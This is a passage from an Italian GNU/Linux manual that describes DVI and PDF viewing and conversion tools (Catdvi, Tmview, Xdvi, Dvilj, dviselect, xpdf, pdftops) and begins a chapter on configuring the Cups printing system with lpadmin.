[4] **Dvipdfm** GNU GPL

Opzione	Descrizione
`-l`	Nel caso sia stata specificata l'opzione '**`-p`**', consente di indicare un orientamento orizzontale.
`-s` *pag_iniziale* - *pag_finale* [, *pag_iniziale* - *pag_finale*]...	Consente di selezionare uno o più intervalli di pagine.
`-x` *scostamento_orizzontale* `-y` *scostamento_verticale*	Consentono di definire lo scostamento orizzontale e verticale. Il valore predefinito corrisponde a '**`1.0in`**', ovvero un pollice.
`-z` *n*	Consentono di definire il livello di compressione, con un numero da uno a nove. Il valore predefinito è nove, corrispondente alla compressione massima.
`-v`	Mostra più informazioni durante la conversione.
`-vv`	Mostra molte informazioni in più durante la conversione.

91.3 Anteprima di stampa

Anche per il formato DVI esistono strumenti per la visualizzazione in anteprima. Si tratta di programmi che usano il sistema grafico X, oppure che accedono direttamente alla scheda SVGA, oppure si limitano solo a generare una trasformazione in formato testo. In generale, le immagini PostScript incluse non vengono visualizzate nell'anteprima.

91.3.1 Catdvi

Catdvi [5] è un programma molto semplice per la lettura di file DVI attraverso un terminale a caratteri puro e semplice. Si compone in pratica dell'eseguibile '**`catdvi`**', che si utilizza schematicamente nel modo seguente:

`catdvi` [*opzioni*] [*file_dvi*]

In pratica, se il file DVI non viene fornito come argomento, viene letto dallo standard input; in ogni caso, il risultato viene emesso attraverso lo standard output.

Attraverso le opzioni è possibile, tra le altre cose, delimitare la lettura a un gruppo di pagine. Tuttavia, il modo in cui queste pagine deve essere indicato può essere complesso, pertanto si rimanda per questo alla documentazione di Catdvi, per esempio *catdvi(1)*.

In particolare, può essere importante definire la codifica da usare per il file di testo da generare, allo scopo di non perdere le lettere accentate. Per esempio:

```
$ catdvi -e 2 prova.dvi | less
```

consente di scorrere il contenuto testuale del file '`prova.dvi`', usando la codifica ISO 8859-1. In pratica, l'opzione si comporta così:

Opzione	Codifica
`-e 0` `--output-encoding=0`	Unicode, UTF-8.
`-e 1` `--output-encoding=1`	ASCII puro (sette bit).
`-e 2` `--output-encoding=2`	ISO 8859-1.

[5] **Catdvi** GNU GPL

91.3.2 Tmview

Tmview [6] è un programma in grado di visualizzarle in anteprima un file DVI su schermo SVGA (nei sistemi GNU/Linux) e anche attraverso l'ambiente grafico X.

```
dvisvga [opzioni] [file_dvi]
```

```
dvilx [opzioni] [file_dvi]
```

Il primo dei due modelli sintattici si riferisce all'uso di Tmview su una console virtuale SVGA di un sistema GNU/Linux, mentre il secondo riguarda l'ambiente grafico X.

Tmview prevede alcuni file di configurazione: '`/etc/dvilx`' e '`~/.dvilx`' nel caso dell'eseguibile '**`dvilx`**'; '`/etc/dvisvga`' e '`~/.dvisvga`' nel caso dell'eseguibile '**`dvisvga`**'. I file di configurazione personali degli utenti vengono creati e aggiornati da Tmview in base all'utilizzo. Tra le altre cose, questo serve a memorizzare il percorso degli ultimi file letti. Gli utenti che non vogliono l'alterazione automatica di questi file, possono togliere i permessi di scrittura al loro file.

Probabilmente l'opzione della riga di comando che deve essere conosciuta è quella che permette di definire la dimensione della finestra, nel caso di '**`dvilx`**', ovvero la risoluzione dello schermo, nel caso di '**`dvisvga`**':

```
-dampiezzaxaltezza
```

Infatti, per quanto riguarda in particolare '**`dvilx`**', una volta avviato non è possibile ridimensionare la sua finestra.

Quando si avvia Tmview, utilizzando uno dei due eseguibili in base alla convenienza, occorre considerare che potrebbe essere necessario attendere un po' di tempo per preparare i caratteri, come avviene già con applicazioni simili, quali Dvips, che utilizzano la libreria Kpathsea.

Dopo l'avvio, sia nel caso dell'edizione per schermi SVGA, sia per la versione per X, si interviene attraverso comandi della tastiera molto semplici. La tabella 91.3 ne riepiloga i più comuni.

Tabella 91.3. Alcuni comandi di Tmview per la navigazione del documento.


Comando	Alternativa	Descrizione
??		Visualizza la guida interna.
i	Pagina su	Visualizza la pagina precedente.
m	Pagina giù	Visualizza la pagina successiva.
*n*g		Va alla pagina *n*-esima.
u	Freccia su	Scorre in alto.
n	Freccia giù	Scorre in basso.
h	Freccia sinistra	Scorre a sinistra.
j	Freccia destra	Scorre a destra.
z		Centra l'area visibile.
b		Inserisce un segnalibro.
w		Raggiunge il prossimo segnalibro.
^		Raggiunge il segnalibro precedente.
s		Ricerca una stringa (ne viene chiesto l'inserimento).
*r		Rilegge il file.
q		Termina il funzionamento.

[6] **Tmview** licenza speciale

91.3.3 Xdvi

Xdvi, [7] in qualità di software per l'ambiente grafico X, ha un'impostazione piuttosto vecchia e un utilizzo molto scomodo; in effetti si usa ancora molto poco, dal momento che esiste l'alternativa di Ghostview o GV dopo una conversione in PostScript.

Xdvi permette la visualizzazione di file DVI all'interno dell'ambiente grafico X. In presenza di immagini incorporate di tipo PostScript, richiede la presenza di Ghostscript.

Figura 91.1. Xdvi.

Xdvi è rimasto decisamente spartano nella sua impostazione; oltre a questo, per visualizzare tutti i bottoni grafici che possono essere utilizzati, richiede una risoluzione dello schermo di almeno 1024x768. In alternativa si è costretti a utilizzare i comandi attraverso la tastiera.

`xdvi` [*opzioni*] [*file_dvi*]

L'eseguibile '**`xdvi`**' viene utilizzato generalmente senza alcun argomento, eventualmente può essere fornito il nome del file DVI che si vuole visualizzare.

Alcuni comandi da tastiera

[*u*], [*d*], [*l*], [*r*]

Questi tasti, oppure i corrispondenti tasti freccia, possono essere usati per spostare il testo all'interno della finestra.

[*n*], [*p*]

Questi tasti, oppure i corrispondenti tasti [*pagina giù*] e [*pagina su*], permettono di passare alla visualizzazione della pagina successiva o alla pagina precedente.


[*q*]

conclude il funzionamento del programma.

[7] **Xdvi** MIT

91.3.4 TkDVI

TkDVI [8] permette la visualizzazione di file DVI all'interno dell'ambiente grafico X, in modo analogo a quanto fa Xdvi. Tuttavia, a differenza del primo, visualizza meglio i caratteri, ma manca la possibilità di vedere le immagini PostScript incorporate. La figura 91.2 mostra come si presenta il programma in condizioni normali.

Figura 91.2. TkDVI.

L'utilizzo è abbastanza intuitivo e non serve una preparazione particolare. Per avviarlo, basta usare l'eseguibile '**`tkdvi`**' e in condizioni normali non si utilizzano delle opzioni. Tuttavia, è obbligatoria l'indicazione del file su cui intervenire:

`tkdvi` [*opzioni*] *file*

91.4 Dvilj

Dvilj [9] è un pacchetto di programmi in grado di convertire un file DVI direttamente in formato PCL, quello usato dalle stampanti HP Laserjet.

I programmi in questione sono differenti dal momento che esistono diverse varianti nel linguaggio in base alle caratteristiche delle stampanti stesse. Per la precisione, si distingue tra:

- '**`dvilj4`**' per stampanti HP Laserjet 4 e compatibili;
- '**`dvilj4l`**' per stampanti HP Laserjet 4L e compatibili;
- '**`dvilj2p`**' per stampanti HP Laserjet IIp e compatibili;
- '**`dvilj`**' per stampanti HP Laserjet generiche e compatibili;

[8] **TkDVI** software libero con licenza speciale
[9] **Dvilj** GNU GPL

La sintassi per l'utilizzo di questi programmi è la stessa, a parte il nome:

`dvilj` [*opzioni*] *file_dvi*
`dvilj2p` [*opzioni*] *file_dvi*
`dvilj4` [*opzioni*] *file_dvi*
`dvilj4l` [*opzioni*] *file_dvi*

Si può osservare che non si prevede l'indicazione del file generato dall'elaborazione come argomento finale. Infatti, in condizioni normali, questo file viene creato in modo predefinito, utilizzando lo stesso nome di quello corrispondente del file DVI, dove al posto dell'ultima estensione si utilizza '`.lj`'; in alternativa può essere indicato attraverso un'opzione apposita.

Per esempio, il comando seguente dovrebbe generare il file '`pippo.lj`':

$ **`dvilj4l pippo.dvi`**

I programmi di Dvilj non sono in grado di gestire i «caratteri virtuali», cosa che richiede generalmente una pre-elaborazione del file DVI attraverso il programma '**`dvicopy`**', praticamente nel modo seguente:

$ **`dvicopy pippo.dvi pippo.2.dvi`**

$ **`dvilj4l pippo.2.dvi`**

La tabella 91.4 riassume le opzioni di questi programmi che compongono il blocco di Dvilj.

Tabella 91.4. Opzioni della riga di comando dei programmi di Dvilj.

Opzione	Descrizione
-c*n*	Stampa ogni pagina *n* volte.
-D1	Stampa solo le pagine dispari (destre).
-D2	Stampa solo le pagine pari (sinistre).
-e*file*	Crea il file indicato invece di quello predefinito.
-e-	Emette il risultato attraverso lo standard output.
-f*n*	Stampa a partire dalla pagina *n*.
-t*n*	Stampa fino alla pagina *n*.
-p*n*	Stampa solo *n* pagine.
-m#*n*	Ridimensiona in rapporto di *n* / 1000.
-m0	Ridimensiona a 1000 / 1000.
-mh	Ridimensiona a 1095 / 1000.
-m1	Ridimensiona a 1200 / 1000.
-mq	Ridimensiona a 1250 / 1000.
-m2	Ridimensiona a 1440 / 1000.
-m3	Ridimensiona a 1728 / 1000.
-m4	Ridimensiona a 2074 / 1000.
-m5	Ridimensiona a 2488 / 1000.
-r	Inverte l'ordine delle pagine.
-s1	Carta in formato «executive» (7,25 in × 10,5 in).
-s2	Carta in formato «lettera» (8,5 in × 11 in).
-s3	Carta in formato «legale» (8,5 in × 14 in).
-s26	Carta in formato A4.
-s80	Busta «monarch» (3,875 in × 7,5 in).
-s81	Busta «commercial-10» (4,125 in × 9,5 in).
-s90	Busta «DL» (110 mm × 220 mm).
-s91	Busta «C5» (162 mm × 229 mm).
-v	Mostra informazioni più dettagliate.
-VK	Compatibilità con stampanti Kyocera.
-VB	Compatibilità con stampanti Brother.

Opzione	Descrizione
-V6	Compatibilità con stampanti HP Laserjet 6L.

I programmi di Dvilj possono funzionare anche come filtro. Per questo, se al posto del file in ingresso si indica un trattino (‘-’), si intende indicare per questo lo standard input.

91.5 Programmi di servizio vari sul formato DVI

Il formato DVI non offre molti strumenti per la sua rielaborazione. Vale la pena di conoscere quel poco che c’è, tenendo conto però che a volte si tratta di script che compiono il loro lavoro attraverso una rielaborazione in PostScript.

Tra tutti questi programmi di servizio merita attenzione ‘**dvicopy**’, il quale si occupa di generare un nuovo file DVI nel quale siano contenuti solo riferimenti a caratteri standard. In pratica, vengono trasformati i riferimenti ai «caratteri virtuali» che possono creare problemi ad alcuni programmi che utilizzano il formato DVI.

91.5.1 $ dvicopy

‘**dvicopy**’ [10] è un programma che trasforma un file DVI in un altro che non contenga più riferimenti a caratteri virtuali.

dvicopy [*opzioni*] [*file_dvi_ingresso* [*file_dvi_uscita*]]

Come si può intuire dallo schema sintattico, quando non si indica il file DVI in uscita, il risultato dell’elaborazione viene emesso attraverso lo standard output; quando manca anche l’indicazione del file in ingresso, questo viene atteso dallo standard input.

‘**dvicopy**’ prevede l’uso eventuale di opzioni, che però non sono determinanti per il suo scopo fondamentale, per cui non vengono mostrate.

```
$ dvicopy pippo.dvi pippo.2.dvi
```

L’esempio che si vede, serve semplicemente a generare il file ‘pippo.2.dvi’, a partire da ‘pippo.dvi’.

91.5.2 $ dviselect

‘**dviselect**’ [11] permette di selezionare un gruppo di pagine da un file DVI, generando un altro file DVI contenente tale raccolta.

dviselect [*opzioni*] *intervallo_pagine* [,*intervallo_pagine*]... [*file_dvi_ingresso* [*file_dvi_uscita*]]

Come avviene con ‘**dvicopy**’, quando non si indica il file DVI in uscita, il risultato dell’elaborazione viene emesso attraverso lo standard output; quando manca anche l’indicazione del file in ingresso, questo viene atteso dallo standard input. Tuttavia, in aggiunta, si possono usare delle opzioni particolari per indicare espressamente quale file è in ingresso e quale è in uscita.

Dal momento che le opzioni non sono determinanti per il funzionamento di ‘**dviselect**’, queste non vengono mostrate; piuttosto, è necessario descrivere come si indicano gli intervalli di pagine:

[10] **dvicopy** GNU GPL

[11] **dviselect** licenza speciale

- [*pagina_iniziale*]:[*pagina_finale*]

  In questo modo, il valore che appare prima dei due punti indica la pagina di partenza, mentre l'altro indica la pagina finale. In mancanza del primo valore, si intende la prima pagina; in mancanza del secondo si intende l'ultima pagina.

  Se uno dei valori che indicano gli intervalli di pagine, è preceduto da un trattino basso ('_'), si intende fare riferimento a una pagina numerata in modo negativo.

- `odd`

  Seleziona tutte le pagine dispari, ovvero quelle destre in una numerazione normale.

- `even`

  Seleziona tutte le pagine pari, ovvero quelle sinistre in una numerazione normale.

```
$ dviselect 20:30,60:70 pippo.dvi pippo.2.dvi
```

L'esempio mostra la creazione del file '`pippo.2.dvi`' a partire da '`pippo.dvi`', selezionando solo le pagine da 20 a 30 e da 60 a 70.

91.5.3 $ dvidvi

'**`dvidvi`**' [12] permette di selezionare un gruppo di pagine da un file DVI, generando un altro file DVI contenente tale raccolta.

`dvidvi` [*opzioni*] *file_dvi_ingresso* *file_dvi_uscita*

'**`dvidvi`**' consente anche di raggruppare assieme più pagine logiche in una sola pagina fisica, attraverso l'opzione speciale '**`-m`**', come possono fare le PSUtils con i file PostScript. Tuttavia, tale funzionalità è incompleta, perché manca la possibilità di ridurre le dimensioni e di ruotare le pagine.

Alcune opzioni

`-f` *n*

Seleziona le pagine a partire dal numero indicato.

`-l` *n*

Seleziona le pagine fino al numero indicato.

`-n` *n*

Seleziona un numero massimo di *n* pagine.

`-i` {*m*`..`*n*|*n*}[,{*m*`..`*n*|*n*}]...

Questa opzione, consente di indicare una serie di intervalli di pagine da includere. Gli intervalli sono indicati separando le due estremità con due punti in orizzontale ('`..`'). Indicando un numero isolato, si fa riferimento esclusivamente alla pagina relativa.

`-x` {*m*`..`*n*|*n*}[,{*m*`..`*n*|*n*}]...

Questa opzione, consente di indicare una serie di intervalli di pagine da escludere da quanto già incluso. Funziona come l'opzione '**`-i`**'.

`-r`

Inverte l'ordine delle pagine.

[12] **dvidvi** GNU GPL

Esempi

$ **dvidvi -f 21 -l 40 pippo.dvi pippo.2.dvi**

Genera il file '`pippo.2.dvi`', copiando l'intervallo di pagine dalla 21-esima alla 40-esima del file '`pippo.dvi`'.

$ **dvidvi -i 21..40 pippo.dvi pippo.2.dvi**

Esattamente come nell'esempio precedente.

91.5.4 $ dviconcat

'**`dviconcat`**' [13] permette di unire assieme un gruppo di file DVI, generando un file DVI unico, contenente tale raccolta.

`dviconcat` [*opzioni*] *file*...

L'opzione più importante è '**`-o`** *file*', che permette di indicare il nome del file che si vuole generare, a partire dall'unione di tutti i file indicati come argomento nella parte finale della riga di comando. In mancanza di tale opzione, il risultato viene emesso attraverso lo standard output.

$ **dviconcat -o risultato.dvi primo.dvi secondo.dvi**

L'esempio mostra la creazione del file '`risultato.dvi`' a partire da '`primo.dvi`' e '`secondo.dvi`'.

91.5.5 $ dvi2fax

In alcuni sistemi esiste il programma '**`dvi2fax`**', [14] che in realtà è uno script che utilizza Dvips e Ghostscript per generare un file in formato FAX a partire da uno in DVI.

`dvi2fax` {`-hi`|`-lo`} *file_dvi* *opzioni_per_dvips*

Come si vede dalla sintassi, non viene indicato il nome del file finale, che in generale è lo stesso di quello di origine, con la variante dell'estensione che diventa '`.fax`'.

Per arrivare a questo risultato, lo script '**`dvi2fax`**' si avvale di Dvips con due configurazioni speciali a seconda della risoluzione del fax: '`config.dfaxlo`' e '`config.dfaxhigh`'. Dvips viene usato per generare un file PostScript con la risoluzione necessaria, mentre Ghostscript svolge il passaggio finale per trasformare il file PostScript in fax.

$ **dvi2fax -hi pippo.dvi**

L'esempio mostra il caso tipico, in cui si vuole ottenere il file '`pippo.fax`' a partire dal file '`pippo.dvi`'. Come si potrà intuire, l'opzione '**`-hi`**' genera un file FAX ad alta risoluzione, mentre l'opzione opposta, '**`-lo`**' genererebbe un file a bassa risoluzione.

91.5.6 $ dvired

'**`dvired`**' [15] è uno script che attraverso Dvips e PSUtils genera una trasformazione in PostScript che poi viene trasformata in modo da ridurre il formato, ottenendo due pagine logiche in una singola pagina fisica.

[13] **dviconcat** ?
[14] **dvi2fax** dominio pubblico
[15] **dvired** GNU GPL

```
dvired [-o file_ps_uscita | -P coda_di_stampa | -f] [altre_opzioni_per_dvips] file
```

Come si può vedere dallo schema sintattico, attraverso le opzioni indicate è possibile decidere se il risultato finale, in PostScript, debba essere inviato a una coda di stampa, a un file, o debba essere emesso attraverso lo standard output. Se si indicano altre opzioni, queste vengono passate tali e quali a Dvips.

```
$ dvired pippo.dvi
```

L'esempio mostra il caso più semplice, ma anche più logico, dal momento per situazioni più complesse conviene gestire direttamente Dvips e i programmi delle PSUtils. In pratica, se Dvips è configurato in modo standard, si ottiene la stampa del file '`pippo.dvi`', dopo che questo è stato ridotto in modo da stampare due pagine logiche per una sola pagina reale.

PDF

Il formato PDF (*Portable document format*) è una derivazione del PostScript, con meno pretese di quel formato. Tuttavia, lentamente, il formato PDF tende a prendere il posto di quello PostScript.


92.1 Strumenti

Teoricamente, lo stesso Ghostscript dovrebbe essere in grado di elaborare i file PDF, sia per convertire questi in PostScript, sia per fare l'operazione opposta. In pratica, nella maggior parte dei casi, queste operazioni falliscono. Attualmente, sembra siano utilizzabili solo i programmi del pacchetto Xpdf, composti essenzialmente da un visualizzatore in anteprima, accompagnato da un paio di programmi di conversione.

92.1.1 $ xpdf

xpdf [*opzioni*] [*file_pdf* [*n_pagina*]]

'**xpdf**' [1] è un programma per l'ambiente grafico X, in grado di visualizzare il contenuto dei file in formato PDF. Può essere avviato semplicemente, senza indicare argomenti; in tal caso sarà possibile caricare un file PDF attraverso il menù che si ottiene premendo il terzo tasto del mouse. Se si indica un file nella riga di comando, questo viene aperto immediatamente; eventualmente può anche essere aggiunto un numero di pagina che rappresenta il punto da cui si vuole iniziare la visualizzazione.

Figura 92.1. Il programma '**xpdf**'.

La stampa del file PDF può essere ottenuta selezionando il tasto che rappresenta la stampante. Il programma propone il nome di un file PostScript nel quale salvare le pagine desiderate; se si indica una pipeline nella forma '**|***comando*', senza lasciare spazi prima e dopo la barra verticale, si inviano queste pagine nello standard input del comando specificato (per esempio '**|lpr**' per richiamare la stampa).

[1] **Xpdf** GNU GPL

Alcune opzioni

`-ps` *file_ps*

Permette di specificare il file predefinito per l'uscita PostScript. In pratica si tratta del file che viene proposto quando si chiede di stampare.

Esempi

$ **xpdf prova.pdf**

Carica il file '`prova.pdf`' e inizia a visualizzare la prima pagina.

$ **xpdf -ps '|lpr'**

Avvia '**`xpdf`**' senza caricare alcun file PDF, ma specificando che il file PostScript da utilizzare per le stampe è una pipeline diretta al comando '**`lpr`**'.

92.1.2 $ pdftops

`pdftops` [*opzioni*] *file_pdf* [*file_ps*]

'**`pdftops`**' [2] converte file dal formato PDF in PostScript. Se viene omessa l'indicazione del nome del file PostScript nella riga di comando, questo viene determinato sostituendo l'estensione '`.pdf`' con '`.ps`'.

Di solito esiste anche l'eseguibile '**`pdf2ps`**' che in realtà è solo uno script predisposto in modo da avviare opportunamente Ghostscript allo stesso scopo di convertire un file PDF in PostScript. È importante chiarire che non si tratta della stessa cosa e che, spesso, '**`pdf2ps`**' non funziona.

Alcune opzioni

`-f`*n_pagina_iniziale*

Permette di specificare il numero della pagina iniziale del gruppo da convertire.

`-l`*n_pagina_finale*

Permette di specificare il numero della pagina finale del gruppo da convertire.

Esempi

$ **pdftops prova.pdf prova.ps**

Converte il file '`prova.pdf`' in '`prova.ps`'.

$ **pdftops -f10 -l20 prova.pdf prova.ps**

Estrae dal file '`prova.pdf`' le pagine da 10 a 20, generando il file '`prova.ps`' in formato PostScript.

92.1.3 $ pdftotext

`pdftotext` [*opzioni*] *file_pdf* [*file_txt*]

[2] **Xpdf** GNU GPL

'**pdftotext**' [3] converte file dal formato PDF in testo puro, con tutte le limitazioni che ciò significa. Se viene omessa l'indicazione del nome del file di testo nella riga di comando, questo viene determinato sostituendo l'estensione '.pdf' con '.txt'.

Le opzioni già descritte a proposito di '**pdftops**' funzionano anche con questo programma. Naturalmente ne sono disponibili altre, come descritto nella documentazione *pdftotext(1)*.

92.2 Filtro di stampa

Allo stato attuale, un filtro in grado di convertire un file PDF allo scopo di inviarlo alla stampa, deve passare necessariamente per la conversione in PostScript. In generale, il programma migliore per questo è '**pdftops**', del pacchetto Xpdf, come è già stato indicato.

Nella realizzazione di uno script del genere, occorre tenere presente che '**pdftops**' ha bisogno di accedere al file PDF in modo non sequenziale (e lo stesso varrebbe comunque anche per Ghostscript), per cui questo non può essere fornito attraverso lo standard input. Quello che segue è uno script che cerca di ovviare all'inconveniente:

```
#!/bin/sh

# Definisce il nome di un file temporaneo.
FILE_PDF=‘tempfile‘

# Trasferisce lo standard input nel file temporaneo.
cat > $FILE_PDF

# Trasforma il file PDF in PostScript, emettendo il risultato attraverso
# lo standard output.
/usr/bin/pdftops $FILE_PDF -
```

Volendo intervenire nella configurazione di Magicfilter, si può sostituire la direttiva riferita al formato PDF, che di solito fa uso di Ghostscript come si vede qui,

```
# PDF
0       %PDF    fpipe   \
    /usr/bin/gs -q -dSAFER -dNOPAUSE -r600 -sDEVICE=ljet4 -sOutputFile=- $FILE
```

in modo che utilizzi '**pdftops**':

```
# PDF
0       %PDF    fpipe   /usr/bin/pdftops $FILE -
```


[3] **Xpdf** GNU GPL

Cups

Cups, [1] ovvero *Common unix printing system*, è un sistema di stampa nettamente differente rispetto al modello BSD e a quello di System V. La differenza fondamentale sta nel fatto che viene utilizzato il protocollo IPP (*Internet printing protocol*), attraverso il quale è anche possibile una gestione remota dei serventi, attraverso un navigatore HTTP comune.

L'utilizzo di Cups richiede delle nozioni di reti TCP/IP (volume III); tuttavia si preferisce anticipare l'argomento a completamento della trattazione della gestione delle stampanti.

93.1 Visione generale

Cups incorpora le funzionalità di un servente HTTP, attraverso il quale è possibile anche interagire per definire e modificare la configurazione delle stampanti. Pertanto, il programma frontale per intervenire in questo modo diventa un navigatore normale. In condizioni normali, la comunicazione con il protocollo HTTP avviene usando la porta 631, come prescrive a sua volta il protocollo IPP.[2]

Questo servente HTTP specifico deve essere configurato, in modo da stabilire chi può accedere e a cosa si può accedere. A tale proposito, la prima cosa che si deve fare normalmente è modificare il file di configurazione del demone '**`cupsd`**' ('`/etc/cups/cupsd.conf`').

La configurazione delle stampanti viene fatta attraverso il protocollo HTTP, oppure attraverso programmi di servizio specifici, che però possono agire solo nell'ambito dell'elaboratore locale; pertanto non è necessario intervenire manualmente all'interno di file, che comunque esistono e sono gestiti autonomamente da Cups.

Cups deve poter riconoscere il tipo dei file che vengono inviati alla stampa ed essere a conoscenza delle caratteristiche delle stampanti utilizzabili. L'individuazione del tipo di file avviene attraverso delle definizioni di tipi MIME; la gestione delle stampanti si avvale di una serie di file di configurazione specifici per ogni modello utilizzabile. Queste informazioni, naturalmente, sono già fornite in modo predefinito. Per la precisione, i file di definizione delle stampanti dovrebbero trovarsi al di sotto della directory '`/usr/share/cups/model/`'.

Bisogna osservare però che Cups gestisce i filtri di stampa in proprio. Infatti, incorpora alcuni programmi appositi, tra cui una derivazione specifica di Ghostscript.

Infine, Cups è in grado di comandare delle stampanti locali, oppure di raggiungere delle stampanti remote, attraverso vari protocolli; in particolare: IPP, LPD (quello dei sistemi di stampa tradizionali) e SMB.

93.2 Stampanti logiche e classi

Il sistema di stampa Cups può essere impostato localmente attraverso il programma '**`lpadmin`**'. Per definire una *stampante logica*, si procede con un comando simile all'esempio seguente:

```
# lpadmin -p prova -E -v parallel:/dev/lp0 ↩
↪-P /usr/share/cups/model/laserjet.ppd
```

In questo modo, è stata definita la stampante '**`prova`**', abbinata al file di dispositivo '`/dev/lp0`', corrispondente alla porta parallela. La stampa viene filtrata attraverso la definizione contenuta nel file '`/usr/share/cups/model/laserjet.ppd`', che intuitivamente rappresenta una stampante HP Laserjet.

[1] **Cups** GNU GPL

[2] Il protocollo IPP utilizza a sua volta il protocollo HTTP.

Come si può osservare, l'opzione '**-p**' non dichiara una coda di stampa, ma precisamente una stampante logica. In seguito verrà descritto il concetto di *classe* e anche quello di *istanza*. L'insieme di stampanti logiche, classi e istanze rappresenta in generale le code di stampa per Cups.

La sintassi di '**lpadmin**' si può riassumere nella forma seguente:

```
lpadmin -p stampante_logica opzioni
```

In pratica, l'opzione '**-p**' è obbligatoria, dal momento che i comandi che si impartiscono devono sempre essere abbinati al nome di una stampante logica. Le opzioni successive definiscono ciò che si intende ottenere. La tabella 93.1 descrive brevemente alcune opzioni di '**lpadmin**'.

Tabella 93.1. Alcune opzioni di '**lpadmin**'.

Opzione	Descrizione
`-p` *stampante_logica*	Definisce la stampante logica su cui intervenire.
`-x` *stampante_logica*	Elimina la stampante logica indicata. È incompatibile con l'opzione '**-p**'.
`-d` *stampante_logica*	Stabilisce che la stampante logica indicata è quella predefinita.
`-c` *classe*	Abbina la stampante logica a una classe.
`-r` *classe*	Toglie la stampante logica dalla classe specificata.
`-v` *dispositivo*	Abbina la stampante a un dispositivo di stampa, oppure a un servizio remoto.
`-P` *file_ppd*	Abbina un file PPD, contenente le informazioni necessarie a usare la stampante.
`-E`	Abilita la stampante logica e consente di inviarle dei processi di stampa.

Come si vede dalla tabella, l'opzione '**-x**' consente di eliminare una stampante logica. L'esempio seguente elimina la stampante '**prova**':

```
# lpadmin -x prova
```

Una volta definita una stampante logica, questa può essere abilitata e disabilitata con i comandi '**enable**' e '**disable**' rispettivamente; inoltre, i processi di stampa possono essere accettati o rifiutati. La distinzione tra i due tipi di controlli sta nel fatto che la disabilitazione ferma la stampa, ma non impedisce l'accodarsi di altri processi di stampa; nel secondo caso si impedisce proprio l'aggiunta di altri processi. I comandi di disabilitazione e di rifiuto, hanno in comune l'opzione '**-r**', con cui è possibile descriverne il motivo. La tabella 93.2 riepiloga l'uso di questi comandi di controllo.

Tabella 93.2. Comandi di contorno a '**lpadmin**'.

Comando	Descrizione
`enable` [*stampante_logica* | *classe*]	Abilita il funzionamento della stampante logica o della classe indicata.
